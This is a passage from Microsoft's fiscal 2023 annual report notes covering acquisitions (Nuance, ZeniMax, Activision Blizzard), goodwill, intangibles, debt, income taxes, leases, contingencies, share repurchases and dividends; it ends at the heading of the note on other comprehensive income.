| Goodwill <sup>(a)</sup>          | \$ | 16,326        |
| Intangible assets                |    | 4,365         |
| Other assets                     |    | 42            |
| Other liabilities <sup>(b)</sup> |    | (1,972)       |
| Total                            | \$ | <u>18,761</u> |

(a) Goodwill was assigned to our Intelligent Cloud segment and was primarily attributed to increased synergies that are expected to be achieved from the integration of Nuance. None of the goodwill is expected to be deductible for income tax purposes.

(b) Includes \$986 million of convertible senior notes issued by Nuance in 2015 and 2017, substantially all of which have been redeemed.

Following are the details of the purchase price allocated to the intangible assets acquired:

| <b>(In millions, except average life)</b> | <b>Amount</b>   | <b>Weighted Average Life</b> |
|---|-----------------|------------------------------|
| Customer-related                          | \$ 2,610        | 9 years                      |
| Technology-based                          | 1,540           | 5 years                      |
| Marketing-related                         | 215             | 4 years                      |
| Total                                     | <u>\$ 4,365</u> | 7 years                      |

#### ZeniMax Media Inc.

On March 9, 2021, we completed our acquisition of ZeniMax Media Inc. ("ZeniMax"), the parent company of Bethesda Softworks LLC ("Bethesda"), for a total purchase price of \$8.1 billion, consisting primarily of cash. The purchase price included \$766 million of cash and cash equivalents acquired. Bethesda is one of the largest, privately held game developers and publishers in the world, and brings a broad portfolio of games, technology, and talent to Xbox. The financial results of ZeniMax have been included in our consolidated financial statements since the date of the acquisition. ZeniMax is reported as part of our More Personal Computing segment.

The allocation of the purchase price to goodwill was completed as of December 31, 2021. The major classes of assets and liabilities to which we have allocated the purchase price were as follows:

| <b>(In millions)</b>      |    |              |
|---------------------------|----|--------------|
| Cash and cash equivalents | \$ | 766          |
| Goodwill                  |    | 5,510        |
| Intangible assets         |    | 1,968        |
| Other assets              |    | 121          |
| Other liabilities         |    | (244)        |
| Total                     | \$ | <u>8,121</u> |

Goodwill was assigned to our More Personal Computing segment. The goodwill was primarily attributed to increased synergies that are expected to be achieved from the integration of ZeniMax. None of the goodwill is expected to be deductible for income tax purposes.

Following are details of the purchase price allocated to the intangible assets acquired:

| <b>(In millions, except average life)</b> | <b>Amount</b>   | <b>Weighted Average Life</b> |
|---|-----------------|------------------------------|
| Technology-based                          | \$ 1,341        | 4 years                      |
| Marketing-related                         | 627             | 11 years                     |
| Total                                     | <u>\$ 1,968</u> | 6 years                      |

**Activision Blizzard, Inc.**

On January 18, 2022, we entered into a definitive agreement to acquire Activision Blizzard, Inc. (“Activision Blizzard”) for \$95.00 per share in an all-cash transaction valued at \$68.7 billion, inclusive of Activision Blizzard’s net cash. Activision Blizzard is a leader in game development and an interactive entertainment content publisher. The acquisition will accelerate the growth in our gaming business across mobile, PC, console, and cloud gaming. The acquisition has been approved by Activision Blizzard’s shareholders. We continue to work toward closing the transaction subject to obtaining required regulatory approvals and satisfaction of other customary closing conditions. Microsoft and Activision Blizzard have jointly agreed to extend the merger agreement through October 18, 2023 to allow for additional time to resolve remaining regulatory concerns.

NOTE 9 — GOODWILL

Changes in the carrying amount of goodwill were as follows:

| (In millions)                       | June 30,<br>2021 | Acquisitions     | Other           | June 30,<br>2022 | Acquisitions  | Other         | June 30,<br>2023 |
|-------------------------------------|------------------|------------------|-----------------|------------------|---------------|---------------|------------------|
| Productivity and Business Processes | \$ 24,317        | \$ 599           | \$ (105)        | \$ 24,811        | \$ 11         | \$ (47)       | \$ 24,775        |
| Intelligent Cloud                   | 13,256           | 16,879           | 47              | 30,182           | 223           | 64            | 30,469           |
| More Personal Computing             | 12,138           | 648              | (255)           | 12,531           | 0             | 111           | 12,642           |
| Total                               | <u>\$ 49,711</u> | <u>\$ 18,126</u> | <u>\$ (313)</u> | <u>\$ 67,524</u> | <u>\$ 234</u> | <u>\$ 128</u> | <u>\$ 67,886</u> |

The measurement periods for the valuation of assets acquired and liabilities assumed end as soon as information on the facts and circumstances that existed as of the acquisition dates becomes available, but do not exceed 12 months. Adjustments in purchase price allocations may require a change in the amounts allocated to goodwill during the periods in which the adjustments are determined.

Any change in the goodwill amounts resulting from foreign currency translations and purchase accounting adjustments are presented as “Other” in the table above. Also included in “Other” are business dispositions and transfers between segments due to reorganizations, as applicable.

**Goodwill Impairment**

We test goodwill for impairment annually on May 1 at the reporting unit level, primarily using a discounted cash flow methodology with a peer-based, risk-adjusted weighted average cost of capital. We believe use of a discounted cash flow approach is the most reliable indicator of the fair values of the businesses.

No instances of impairment were identified in our May 1, 2023, May 1, 2022, or May 1, 2021 tests. As of June 30, 2023 and 2022, accumulated goodwill impairment was \$11.3 billion.

NOTE 10 — INTANGIBLE ASSETS

The components of intangible assets, all of which are finite-lived, were as follows:

| (In millions)     | Gross<br>Carrying<br>Amount | Accumulated<br>Amortization | Net<br>Carrying<br>Amount | Gross<br>Carrying<br>Amount | Accumulated<br>Amortization | Net<br>Carrying<br>Amount |
|-------------------|-----------------------------|-----------------------------|---------------------------|-----------------------------|-----------------------------|---------------------------|
| <b>June 30,</b>   |                             |                             | <b>2023</b>               |                             |                             | <b>2022</b>               |
| Technology-based  | \$ 11,245                   | \$ (7,589)                  | \$ 3,656                  | \$ 11,277                   | \$ (6,958)                  | \$ 4,319                  |
| Customer-related  | 7,281                       | (4,047)                     | 3,234                     | 7,342                       | (3,171)                     | 4,171                     |
| Marketing-related | 4,935                       | (2,473)                     | 2,462                     | 4,942                       | (2,143)                     | 2,799                     |
| Contract-based    | 29                          | (15)                        | 14                        | 16                          | (7)                         | 9                         |
| Total             | <u>\$ 23,490</u>            | <u>\$ (14,124)</u>          | <u>\$ 9,366</u>           | <u>\$ 23,577</u>            | <u>\$ (12,279)</u>          | <u>\$ 11,298</u>          |

No material impairments of intangible assets were identified during fiscal years 2023, 2022, or 2021. We estimate that we have no significant residual value related to our intangible assets.



The components of intangible assets acquired during the periods presented were as follows:

| (In millions)              | Amount      | Weighted<br>Average Life | Amount      | Weighted<br>Average Life |
|----------------------------|-------------|--------------------------|-------------|--------------------------|
| <b>Year Ended June 30,</b> | <b>2023</b> |                          | <b>2022</b> |                          |
| Technology-based           | \$ 522      | 7 years                  | \$ 2,611    | 4 years                  |
| Customer-related           | 0           | 0 years                  | 2,837       | 9 years                  |
| Marketing-related          | 7           | 5 years                  | 233         | 4 years                  |
| Contract-based             | 12          | 3 years                  | 0           | 0 years                  |
| Total                      | \$ 541      | 6 years                  | \$ 5,681    | 7 years                  |

Intangible assets amortization expense was \$2.5 billion, \$2.0 billion, and \$1.6 billion for fiscal years 2023, 2022, and 2021, respectively.

The following table outlines the estimated future amortization expense related to intangible assets held as of June 30, 2023:

| (In millions)               |          |
|-----------------------------|----------|
| <b>Year Ending June 30,</b> |          |
| 2024                        | \$ 2,363 |
| 2025                        | 1,881    |
| 2026                        | 1,381    |
| 2027                        | 929      |
| 2028                        | 652      |
| Thereafter                  | 2,160    |
| Total                       | \$ 9,366 |

#### NOTE 11 — DEBT

The components of debt were as follows:

| (In millions, issuance by calendar year)    | Maturities<br>(calendar year) | Stated Interest<br>Rate | Effective<br>Interest<br>Rate | June 30,<br>2023 | June 30,<br>2022 |
|---|-------------------------------|-------------------------|-------------------------------|------------------|------------------|
| 2009 issuance of \$3.8 billion              | 2039                          | 5.20%                   | 5.24%                         | \$ 520           | \$ 520           |
| 2010 issuance of \$4.8 billion              | 2040                          | 4.50%                   | 4.57%                         | 486              | 486              |
| 2011 issuance of \$2.3 billion              | 2041                          | 5.30%                   | 5.36%                         | 718              | 718              |
| 2012 issuance of \$2.3 billion              | 2042                          | 3.50%                   | 3.57%                         | 454              | 1,204            |
| 2013 issuance of \$5.2 billion              | 2023–2043                     | 3.63%–4.88%             | 3.73%–4.92%                   | 1,814            | 2,814            |
| 2013 issuance of €4.1 billion               | 2028–2033                     | 2.63%–3.13%             | 2.69%–3.22%                   | 2,509            | 2,404            |
| 2015 issuance of \$23.8 billion             | 2025–2055                     | 2.70%–4.75%             | 2.77%–4.78%                   | 9,805            | 10,805           |
| 2016 issuance of \$19.8 billion             | 2023–2056                     | 2.00%–3.95%             | 2.10%–4.03%                   | 9,430            | 9,430            |
| 2017 issuance of \$17.0 billion             | 2024–2057                     | 2.88%–4.50%             | 3.04%–4.53%                   | 8,945            | 8,945            |
| 2020 issuance of \$10.0 billion             | 2050–2060                     | 2.53%–2.68%             | 2.53%–2.68%                   | 10,000           | 10,000           |
| 2021 issuance of \$8.2 billion              | 2052–2062                     | 2.92%–3.04%             | 2.92%–3.04%                   | 8,185            | 8,185            |
| Total face value                            |                               |                         |                               | 52,866           | 55,511           |
| Unamortized discount and<br>issuance costs  |                               |                         |                               | (438)            | (471)            |
| Hedge fair value adjustments <sup>(a)</sup> |                               |                         |                               | (106)            | (68)             |
| Premium on debt exchange                    |                               |                         |                               | (5,085)          | (5,191)          |
| Total debt                                  |                               |                         |                               | 47,237           | 49,781           |
| Current portion of long-term debt           |                               |                         |                               | (5,247)          | (2,749)          |
| Long-term debt                              |                               |                         |                               | \$ 41,990        | \$ 47,032        |

(a) Refer to Note 5 – Derivatives for further information on the interest rate swaps related to fixed-rate debt.

As of June 30, 2023 and 2022, the estimated fair value of long-term debt, including the current portion, was \$46.2 billion and \$50.9 billion, respectively. The estimated fair values are based on Level 2 inputs.

Debt in the table above is comprised of senior unsecured obligations and ranks equally with our other outstanding obligations. Interest is paid semi-annually, except for the Euro-denominated debt, which is paid annually. Cash paid for interest on our debt for fiscal years 2023, 2022, and 2021 was \$1.7 billion, \$1.9 billion, and \$2.0 billion, respectively.

The following table outlines maturities of our long-term debt, including the current portion, as of June 30, 2023:

(In millions)

| Year Ending June 30, |    |               |
|----------------------|----|---------------|
| 2024                 | \$ | 5,250         |
| 2025                 |    | 2,250         |
| 2026                 |    | 3,000         |
| 2027                 |    | 8,000         |
| 2028                 |    | 0             |
| Thereafter           |    | 34,366        |
| Total                | \$ | <u>52,866</u> |

#### NOTE 12 — INCOME TAXES

##### Provision for Income Taxes

The components of the provision for income taxes were as follows:

(In millions)

| Year Ended June 30,        | 2023       | 2022       | 2021     |
|----------------------------|------------|------------|----------|
| <b>Current Taxes</b>       |            |            |          |
| U.S. federal               | \$ 14,009  | \$ 8,329   | \$ 3,285 |
| U.S. state and local       | 2,322      | 1,679      | 1,229    |
| Foreign                    | 6,678      | 6,672      | 5,467    |
| Current taxes              | \$ 23,009  | \$ 16,680  | \$ 9,981 |
| <b>Deferred Taxes</b>      |            |            |          |
| U.S. federal               | \$ (6,146) | \$ (4,815) | \$ 25    |
| U.S. state and local       | (477)      | (1,062)    | (204)    |
| Foreign                    | 564        | 175        | 29       |
| Deferred taxes             | \$ (6,059) | \$ (5,702) | \$ (150) |
| Provision for income taxes | \$ 16,950  | \$ 10,978  | \$ 9,831 |

U.S. and foreign components of income before income taxes were as follows:

(In millions)

| Year Ended June 30,        | 2023      | 2022      | 2021      |
|----------------------------|-----------|-----------|-----------|
| U.S.                       | \$ 52,917 | \$ 47,837 | \$ 34,972 |
| Foreign                    | 36,394    | 35,879    | 36,130    |
| Income before income taxes | \$ 89,311 | \$ 83,716 | \$ 71,102 |

##### Effective Tax Rate

The items accounting for the difference between income taxes computed at the U.S. federal statutory rate and our effective rate were as follows:

| Year Ended June 30, | 2023 | 2022 | 2021 |
|---------------------|------|------|------|
|---------------------|------|------|------|

| Year Ended June 30,                                      | 2023   | 2022   | 2021   |
|--|--------|--------|--------|
| Federal statutory rate                                   | 21.0%  | 21.0%  | 21.0%  |
| Effect of:   |        |        |        |
| Foreign earnings taxed at lower rates                    | (1.8)% | (1.3)% | (2.7)% |
| Impact of intangible property transfers                  | 0%     | (3.9)% | 0%     |
| Foreign-derived intangible income deduction              | (1.3)% | (1.1)% | (1.3)% |
| State income taxes, net of federal benefit               | 1.6%   | 1.4%   | 1.4%   |
| Research and development credit                          | (1.1)% | (0.9)% | (0.9)% |
| Excess tax benefits relating to stock-based compensation | (0.7)% | (1.9)% | (2.4)% |
| Interest, net  | 0.8%   | 0.5%   | 0.5%   |
| Other reconciling items, net                             | 0.5%   | (0.7)% | (1.8)% |
| Effective rate   | 19.0%  | 13.1%  | 13.8%  |

In the first quarter of fiscal year 2022, we transferred certain intangible properties from our Puerto Rico subsidiary to the U.S. The transfer of intangible properties resulted in a \$3.3 billion net income tax benefit in the first quarter of fiscal year 2022, as the value of future U.S. tax deductions exceeded the current tax liability from the U.S. global intangible low-taxed income (“GILTI”) tax.

We have historically paid India withholding taxes on software sales through distributor withholding and tax audit assessments in India. In March 2021, the India Supreme Court ruled favorably in the case of Engineering Analysis Centre of Excellence Private Limited vs The Commissioner of Income Tax for companies in 86 separate appeals, some dating back to 2012, holding that software sales are not subject to India withholding taxes. Although we were not a party to the appeals, our software sales in India were determined to be not subject to withholding taxes. Therefore, we recorded a net income tax benefit of \$620 million in the third quarter of fiscal year 2021 to reflect the results of the India Supreme Court decision impacting fiscal year 1996 through fiscal year 2016.

The decrease from the federal statutory rate in fiscal year 2023 is primarily due to earnings taxed at lower rates in foreign jurisdictions resulting from producing and distributing our products and services through our foreign regional operations center in Ireland. The decrease from the federal statutory rate in fiscal year 2022 is primarily due to the net income tax benefit related to the transfer of intangible properties, earnings taxed at lower rates in foreign jurisdictions resulting from producing and distributing our products and services through our foreign regional operations center in Ireland, and tax benefits relating to stock-based compensation. The decrease from the federal statutory rate in fiscal year 2021 is primarily due to earnings taxed at lower rates in foreign jurisdictions resulting from producing and distributing our products and services through our foreign regional operations centers in Ireland and Puerto Rico, tax benefits relating to stock-based compensation, and tax benefits from the India Supreme Court decision on withholding taxes. In fiscal year 2023, our foreign regional operating center in Ireland, which is taxed at a rate lower than the U.S. rate, generated 81% of our foreign income before tax. In fiscal years 2022 and 2021, our foreign regional operating centers in Ireland and Puerto Rico, which are taxed at rates lower than the U.S. rate, generated 71% and 82% of our foreign income before tax. Other reconciling items, net consists primarily of tax credits and GILTI tax, and in fiscal year 2021, includes tax benefits from the India Supreme Court decision on withholding taxes. In fiscal years 2023, 2022, and 2021, there were no individually significant other reconciling items.

The increase in our effective tax rate for fiscal year 2023 compared to fiscal year 2022 was primarily due to a \$3.3 billion net income tax benefit in the first quarter of fiscal year 2022 related to the transfer of intangible properties and a decrease in tax benefits relating to stock-based compensation. The decrease in our effective tax rate for fiscal year 2022 compared to fiscal year 2021 was primarily due to a \$3.3 billion net income tax benefit in the first quarter of fiscal year 2022 related to the transfer of intangible properties, offset in part by changes in the mix of our income before income taxes between the U.S. and foreign countries, as well as tax benefits in the prior year from the India Supreme Court decision on withholding taxes, an agreement between the U.S. and India tax authorities related to transfer pricing, and final Tax Cuts and Jobs Act (“TCJA”) regulations.

The components of the deferred income tax assets and liabilities were as follows:

(In millions)

| June 30,                               | 2023   | 2022   |
|--|--------|--------|
| <b>Deferred Income Tax Assets</b>      |        |        |
| Stock-based compensation expense       | \$ 681 | \$ 601 |
| Accruals, reserves, and other expenses | 3,131  | 2,874  |

(In millions)

|  |             |            |
|--|-------------|------------|
| Loss and credit carryforwards                          | 1,441       | 1,546      |
| Amortization <sup>(a)</sup>                            | 9,440       | 10,183     |
| Leasing liabilities                                    | 5,041       | 4,557      |
| Unearned revenue                                       | 3,296       | 2,876      |
| Book/tax basis differences in investments and debt     | 373         | 0          |
| Capitalized research and development <sup>(a)</sup>    | 6,958       | 473        |
| Other  | 489         | 461        |
| Deferred income tax assets                             | 30,850      | 23,571     |
| Less valuation allowance                               | (939)       | (1,012)    |
| Deferred income tax assets, net of valuation allowance | \$ 29,911   | \$ 22,559  |
| <b>Deferred Income Tax Liabilities</b>                 |             |            |
| Book/tax basis differences in investments and debt     | \$ 0        | \$ (174)   |
| Leasing assets   | (4,680)     | (4,291)    |
| Depreciation   | (2,674)     | (1,602)    |
| Deferred tax on foreign earnings                       | (2,738)     | (3,104)    |
| Other  | (89)        | (103)      |
| Deferred income tax liabilities                        | \$ (10,181) | \$ (9,274) |
| Net deferred income tax assets                         | \$ 19,730   | \$ 13,285  |
| <b>Reported As</b>                                     |             |            |
| Other long-term assets                                 | \$ 20,163   | \$ 13,515  |
| Long-term deferred income tax liabilities              | (433)       | (230)      |
| Net deferred income tax assets                         | \$ 19,730   | \$ 13,285  |

(a) Provisions enacted in the TCJA related to the capitalization for tax purposes of research and development expenditures became effective on July 1, 2022. These provisions require us to capitalize research and development expenditures and amortize them on our U.S. tax return over five or fifteen years, depending on where research is conducted.

Deferred income tax balances reflect the effects of temporary differences between the carrying amounts of assets and liabilities and their tax bases and are stated at enacted tax rates expected to be in effect when the taxes are paid or recovered.

As of June 30, 2023, we had federal, state, and foreign net operating loss carryforwards of \$509 million, \$1.2 billion, and \$2.3 billion, respectively. The federal and state net operating loss carryforwards have varying expiration dates ranging from fiscal year 2024 to 2043 or indefinite carryforward periods, if not utilized. The majority of our foreign net operating loss carryforwards do not expire. Certain acquired net operating loss carryforwards are subject to an annual limitation but are expected to be realized with the exception of those which have a valuation allowance. As of June 30, 2023, we had \$456 million federal capital loss carryforwards for U.S. tax purposes from our acquisition of Nuance. The federal capital loss carryforwards are subject to an annual limitation and will expire in fiscal year 2025.

The valuation allowance disclosed in the table above relates to the foreign net operating loss carryforwards, federal capital loss carryforwards, and other net deferred tax assets that may not be realized.

Income taxes paid, net of refunds, were \$23.1 billion, \$16.0 billion, and \$13.4 billion in fiscal years 2023, 2022, and 2021, respectively.

### Uncertain Tax Positions

Gross unrecognized tax benefits related to uncertain tax positions as of June 30, 2023, 2022, and 2021, were \$17.1 billion, \$15.6 billion, and \$14.6 billion, respectively, which were primarily included in long-term income taxes in our consolidated balance sheets. If recognized, the resulting tax benefit would affect our effective tax rates for fiscal years 2023, 2022, and 2021 by \$14.4 billion, \$13.3 billion, and \$12.5 billion, respectively.

As of June 30, 2023, 2022, and 2021, we had accrued interest expense related to uncertain tax positions of \$5.2 billion, \$4.3 billion, and \$4.3 billion, respectively, net of income tax benefits. The provision for income taxes for fiscal years 2023,

2022, and 2021 included interest expense related to uncertain tax positions of \$918 million, \$36 million, and \$274 million, respectively, net of income tax benefits.

The aggregate changes in the gross unrecognized tax benefits related to uncertain tax positions were as follows:

(In millions)

| Year Ended June 30,                                     | 2023             | 2022             | 2021             |
|---|------------------|------------------|------------------|
| Beginning unrecognized tax benefits                     | \$ 15,593        | \$ 14,550        | \$ 13,792        |
| Decreases related to settlements                        | (329)            | (317)            | (195)            |
| Increases for tax positions related to the current year | 1,051            | 1,145            | 790              |
| Increases for tax positions related to prior years      | 870              | 461              | 461              |
| Decreases for tax positions related to prior years      | (60)             | (246)            | (297)            |
| Decreases due to lapsed statutes of limitations         | (5)              | 0                | (1)              |
| Ending unrecognized tax benefits                        | <u>\$ 17,120</u> | <u>\$ 15,593</u> | <u>\$ 14,550</u> |

We settled a portion of the Internal Revenue Service (“IRS”) audit for tax years 2004 to 2006 in fiscal year 2011. In February 2012, the IRS withdrew its 2011 Revenue Agents Report related to unresolved issues for tax years 2004 to 2006 and reopened the audit phase of the examination. We also settled a portion of the IRS audit for tax years 2007 to 2009 in fiscal year 2016, and a portion of the IRS audit for tax years 2010 to 2013 in fiscal year 2018. In the second quarter of fiscal year 2021, we settled an additional portion of the IRS audits for tax years 2004 to 2013 and made a payment of \$1.7 billion, including tax and interest. We remain under audit for tax years 2004 to 2017.

As of June 30, 2023, the primary unresolved issues for the IRS audits relate to transfer pricing, which could have a material impact in our consolidated financial statements when the matters are resolved. We believe our allowances for income tax contingencies are adequate. We have not received a proposed assessment for the unresolved key transfer pricing issues. We do not expect a final resolution of these issues in the next 12 months. Based on the information currently available, we do not anticipate a significant increase or decrease to our tax contingencies for these issues within the next 12 months.

We are subject to income tax in many jurisdictions outside the U.S. Our operations in certain jurisdictions remain subject to examination for tax years 1996 to 2022, some of which are currently under audit by local tax authorities. The resolution of each of these audits is not expected to be material to our consolidated financial statements.

#### NOTE 13 — UNEARNED REVENUE

Unearned revenue by segment was as follows:

(In millions)

| June 30,                            | 2023             | 2022             |
|-------------------------------------|------------------|------------------|
| Productivity and Business Processes | \$ 27,572        | \$ 24,558        |
| Intelligent Cloud                   | 21,563           | 19,371           |
| More Personal Computing             | 4,678            | 4,479            |
| Total                               | <u>\$ 53,813</u> | <u>\$ 48,408</u> |

Changes in unearned revenue were as follows:

(In millions)

| Year Ended June 30, 2023        |                  |
|---------------------------------|------------------|
| Balance, beginning of period    | \$ 48,408        |
| Deferral of revenue             | 123,935          |
| Recognition of unearned revenue | (118,530)        |
| Balance, end of period          | <u>\$ 53,813</u> |

Revenue allocated to remaining performance obligations, which includes unearned revenue and amounts that will be invoiced and recognized as revenue in future periods, was \$229 billion as of June 30, 2023, of which \$224 billion is related to the commercial portion of revenue. We expect to recognize approximately 45% of this revenue over the next 12 months and the remainder thereafter.

NOTE 14 — LEASES

We have operating and finance leases for datacenters, corporate offices, research and development facilities, Microsoft Experience Centers, and certain equipment. Our leases have remaining lease terms of less than 1 year to 18 years, some of which include options to extend the leases for up to 5 years, and some of which include options to terminate the leases within 1 year.

The components of lease expense were as follows:

(In millions)

| Year Ended June 30,                 | 2023     | 2022     | 2021     |
|-------------------------------------|----------|----------|----------|
| Operating lease cost                | \$ 2,875 | \$ 2,461 | \$ 2,127 |
| Finance lease cost:                 |          |          |          |
| Amortization of right-of-use assets | \$ 1,352 | \$ 980   | \$ 921   |
| Interest on lease liabilities       | 501      | 429      | 386      |
| Total finance lease cost            | \$ 1,853 | \$ 1,409 | \$ 1,307 |

Supplemental cash flow information related to leases was as follows:

(In millions)

| Year Ended June 30,   | 2023     | 2022     | 2021     |
|---|----------|----------|----------|
| Cash paid for amounts included in the measurement of lease liabilities: |          |          |          |
| Operating cash flows from operating leases                              | \$ 2,706 | \$ 2,368 | \$ 2,052 |
| Operating cash flows from finance leases                                | 501      | 429      | 386      |
| Financing cash flows from finance leases                                | 1,056    | 896      | 648      |
| Right-of-use assets obtained in exchange for lease obligations:         |          |          |          |
| Operating leases  | 3,514    | 5,268    | 4,380    |
| Finance leases  | 3,128    | 4,234    | 3,290    |

Supplemental balance sheet information related to leases was as follows:

(In millions, except lease term and discount rate)

| June 30,                                     | 2023      | 2022      |
|--|-----------|-----------|
| <b>Operating Leases</b>                      |           |           |
| Operating lease right-of-use assets          | \$ 14,346 | \$ 13,148 |
| Other current liabilities                    | \$ 2,409  | \$ 2,228  |
| Operating lease liabilities                  | 12,728    | 11,489    |
| Total operating lease liabilities            | \$ 15,137 | \$ 13,717 |
| <b>Finance Leases</b>                        |           |           |
| Property and equipment, at cost              | \$ 20,538 | \$ 17,388 |
| Accumulated depreciation                     | (4,647)   | (3,285)   |
| Property and equipment, net                  | \$ 15,891 | \$ 14,103 |
| Other current liabilities                    | \$ 1,197  | \$ 1,060  |
| Other long-term liabilities                  | 15,870    | 13,842    |
| Total finance lease liabilities              | \$ 17,067 | \$ 14,902 |
| <b>Weighted Average Remaining Lease Term</b> |           |           |
| Operating leases                             | 8 years   | 8 years   |
| Finance leases                               | 11 years  | 12 years  |
| <b>Weighted Average Discount Rate</b>        |           |           |
| Operating leases                             | 2.9%      | 2.1%      |
| Finance leases                               | 3.4%      | 3.1%      |

The following table outlines maturities of our lease liabilities as of June 30, 2023:

(In millions)

| Year Ending June 30,  | Operating<br>Leases | Finance<br>Leases |
|-----------------------|---------------------|-------------------|
| 2024                  | \$ 2,784            | \$ 1,747          |
| 2025                  | 2,508               | 2,087             |
| 2026                  | 2,142               | 1,771             |
| 2027                  | 1,757               | 1,780             |
| 2028                  | 1,582               | 1,787             |
| Thereafter            | 6,327               | 11,462            |
| Total lease payments  | 17,100              | 20,634            |
| Less imputed interest | (1,963)             | (3,567)           |
| Total                 | \$ 15,137           | \$ 17,067         |

As of June 30, 2023, we have additional operating and finance leases, primarily for datacenters, that have not yet commenced of \$7.7 billion and \$34.4 billion, respectively. These operating and finance leases will commence between fiscal year 2024 and fiscal year 2030 with lease terms of 1 year to 18 years.

#### NOTE 15 — CONTINGENCIES

##### **U.S. Cell Phone Litigation**

Microsoft Mobile Oy, a subsidiary of Microsoft, along with other handset manufacturers and network operators, is a defendant in 46 lawsuits, including 45 lawsuits filed in the Superior Court for the District of Columbia by individual plaintiffs who allege that radio emissions from cellular handsets caused their brain tumors and other adverse health effects. We assumed responsibility for these claims in our agreement to acquire Nokia's Devices and Services business and have been substituted for the Nokia defendants. Nine of these cases were filed in 2002 and are consolidated for certain pre-trial proceedings; the remaining cases are stayed. In a separate 2009 decision, the Court of Appeals for the District of Columbia held that adverse health effect claims arising from the use of cellular handsets that operate within the U.S. Federal Communications Commission radio frequency emission guidelines ("FCC Guidelines") are pre-empted by federal law. The plaintiffs allege that their handsets either operated outside the FCC Guidelines or were manufactured before the FCC Guidelines went into effect. The lawsuits also allege an industry-wide conspiracy to manipulate the science and testing around emission guidelines.

In 2013, the defendants in the consolidated cases moved to exclude the plaintiffs' expert evidence of general causation on the basis of flawed scientific methodologies. In 2014, the trial court granted in part and denied in part the defendants' motion to exclude the plaintiffs' general causation experts. The defendants filed an interlocutory appeal to the District of Columbia Court of Appeals challenging the standard for evaluating expert scientific evidence. In October 2016, the Court of Appeals issued its decision adopting the standard advocated by the defendants and remanding the cases to the trial court for further proceedings under that standard. The plaintiffs have filed supplemental expert evidence, portions of which were stricken by the court. A hearing on general causation took place in September of 2022. In April of 2023, the court granted defendants' motion to strike the testimony of plaintiffs' experts that cell phones cause brain cancer and entered an order excluding all of plaintiffs' experts from testifying.

##### **Irish Data Protection Commission Matter**

In 2018, the Irish Data Protection Commission ("IDPC") began investigating a complaint against LinkedIn as to whether LinkedIn's targeted advertising practices violated the recently implemented European Union General Data Protection Regulation ("GDPR"). Microsoft cooperated throughout the period of inquiry. In April 2023, the IDPC provided LinkedIn with a non-public preliminary draft decision alleging GDPR violations and proposing a fine. Microsoft intends to challenge the preliminary draft decision. There is no set timeline for the IDPC to issue a final decision.

##### **Other Contingencies**

We also are subject to a variety of other claims and suits that arise from time to time in the ordinary course of our business. Although management currently believes that resolving claims against us, individually or in aggregate, will not have a

material adverse impact in our consolidated financial statements, these matters are subject to inherent uncertainties and management's view of these matters may change in the future.

As of June 30, 2023, we accrued aggregate legal liabilities of \$617 million. While we intend to defend these matters vigorously, adverse outcomes that we estimate could reach approximately \$600 million in aggregate beyond recorded amounts are reasonably possible. Were unfavorable final outcomes to occur, there exists the possibility of a material adverse impact in our consolidated financial statements for the period in which the effects become reasonably estimable.

NOTE 16 — STOCKHOLDERS' EQUITY

**Shares Outstanding**

Shares of common stock outstanding were as follows:

(In millions)

| Year Ended June 30,        | 2023         | 2022         | 2021         |
|----------------------------|--------------|--------------|--------------|
| Balance, beginning of year | 7,464        | 7,519        | 7,571        |
| Issued                     | 37           | 40           | 49           |
| Repurchased                | (69)         | (95)         | (101)        |
| Balance, end of year       | <u>7,432</u> | <u>7,464</u> | <u>7,519</u> |

**Share Repurchases**

On September 18, 2019, our Board of Directors approved a share repurchase program authorizing up to \$40.0 billion in share repurchases. This share repurchase program commenced in February 2020 and was completed in November 2021.



On September 14, 2021, our Board of Directors approved a share repurchase program authorizing up to \$60.0 billion in share repurchases. This share repurchase program commenced in November 2021, following completion of the program approved on September 18, 2019, has no expiration date, and may be terminated at any time. As of June 30, 2023, \$22.3 billion remained of this \$60.0 billion share repurchase program.

We repurchased the following shares of common stock under the share repurchase programs:

| (In millions)              | Shares    | Amount           | Shares    | Amount           | Shares     | Amount           |
|----------------------------|-----------|------------------|-----------|------------------|------------|------------------|
| <b>Year Ended June 30,</b> |           | <b>2023</b>      |           | <b>2022</b>      |            | <b>2021</b>      |
| First Quarter              | 17        | \$ 4,600         | 21        | \$ 6,200         | 25         | \$ 5,270         |
| Second Quarter             | 20        | 4,600            | 20        | 6,233            | 27         | 5,750            |
| Third Quarter              | 18        | 4,600            | 26        | 7,800            | 25         | 5,750            |
| Fourth Quarter             | 14        | 4,600            | 28        | 7,800            | 24         | 6,200            |
| <b>Total</b>               | <b>69</b> | <b>\$ 18,400</b> | <b>95</b> | <b>\$ 28,033</b> | <b>101</b> | <b>\$ 22,970</b> |

All repurchases were made using cash resources. Shares repurchased during fiscal year 2023 and the fourth and third quarters of fiscal year 2022 were under the share repurchase program approved on September 14, 2021. Shares repurchased during the second quarter of fiscal year 2022 were under the share repurchase programs approved on both September 14, 2021 and September 18, 2019. All other shares repurchased were under the share repurchase program approved on September 18, 2019. The above table excludes shares repurchased to settle employee tax withholding related to the vesting of stock awards of \$3.8 billion, \$4.7 billion, and \$4.4 billion for fiscal years 2023, 2022, and 2021, respectively.

## Dividends

Our Board of Directors declared the following dividends:

| Declaration Date        | Record Date       | Payment Date       | Dividend Per Share | Amount           |
|-------------------------|-------------------|--------------------|--------------------|------------------|
|                         |                   |                    |                    | (In millions)    |
| <b>Fiscal Year 2023</b> |                   |                    |                    |                  |
| September 20, 2022      | November 17, 2022 | December 8, 2022   | \$ 0.68            | \$ 5,066         |
| November 29, 2022       | February 16, 2023 | March 9, 2023      | 0.68               | 5,059            |
| March 14, 2023          | May 18, 2023      | June 8, 2023       | 0.68               | 5,054            |
| June 13, 2023           | August 17, 2023   | September 14, 2023 | 0.68               | 5,054            |
| <b>Total</b>            |                   |                    | <b>\$ 2.72</b>     | <b>\$ 20,233</b> |
| <b>Fiscal Year 2022</b> |                   |                    |                    |                  |
| September 14, 2021      | November 18, 2021 | December 9, 2021   | \$ 0.62            | \$ 4,652         |
| December 7, 2021        | February 17, 2022 | March 10, 2022     | 0.62               | 4,645            |
| March 14, 2022          | May 19, 2022      | June 9, 2022       | 0.62               | 4,632            |
| June 14, 2022           | August 18, 2022   | September 8, 2022  | 0.62               | 4,621            |
| <b>Total</b>            |                   |                    | <b>\$ 2.48</b>     | <b>\$ 18,550</b> |

The dividend declared on June 13, 2023 was included in other current liabilities as of June 30, 2023.

NOTE 17 — ACCUMULATED OTHER COMPREHENSIVE INCOME (LOSS)

The following table summarizes the changes in accumulated other comprehensive income (loss) by component:

(In millions)

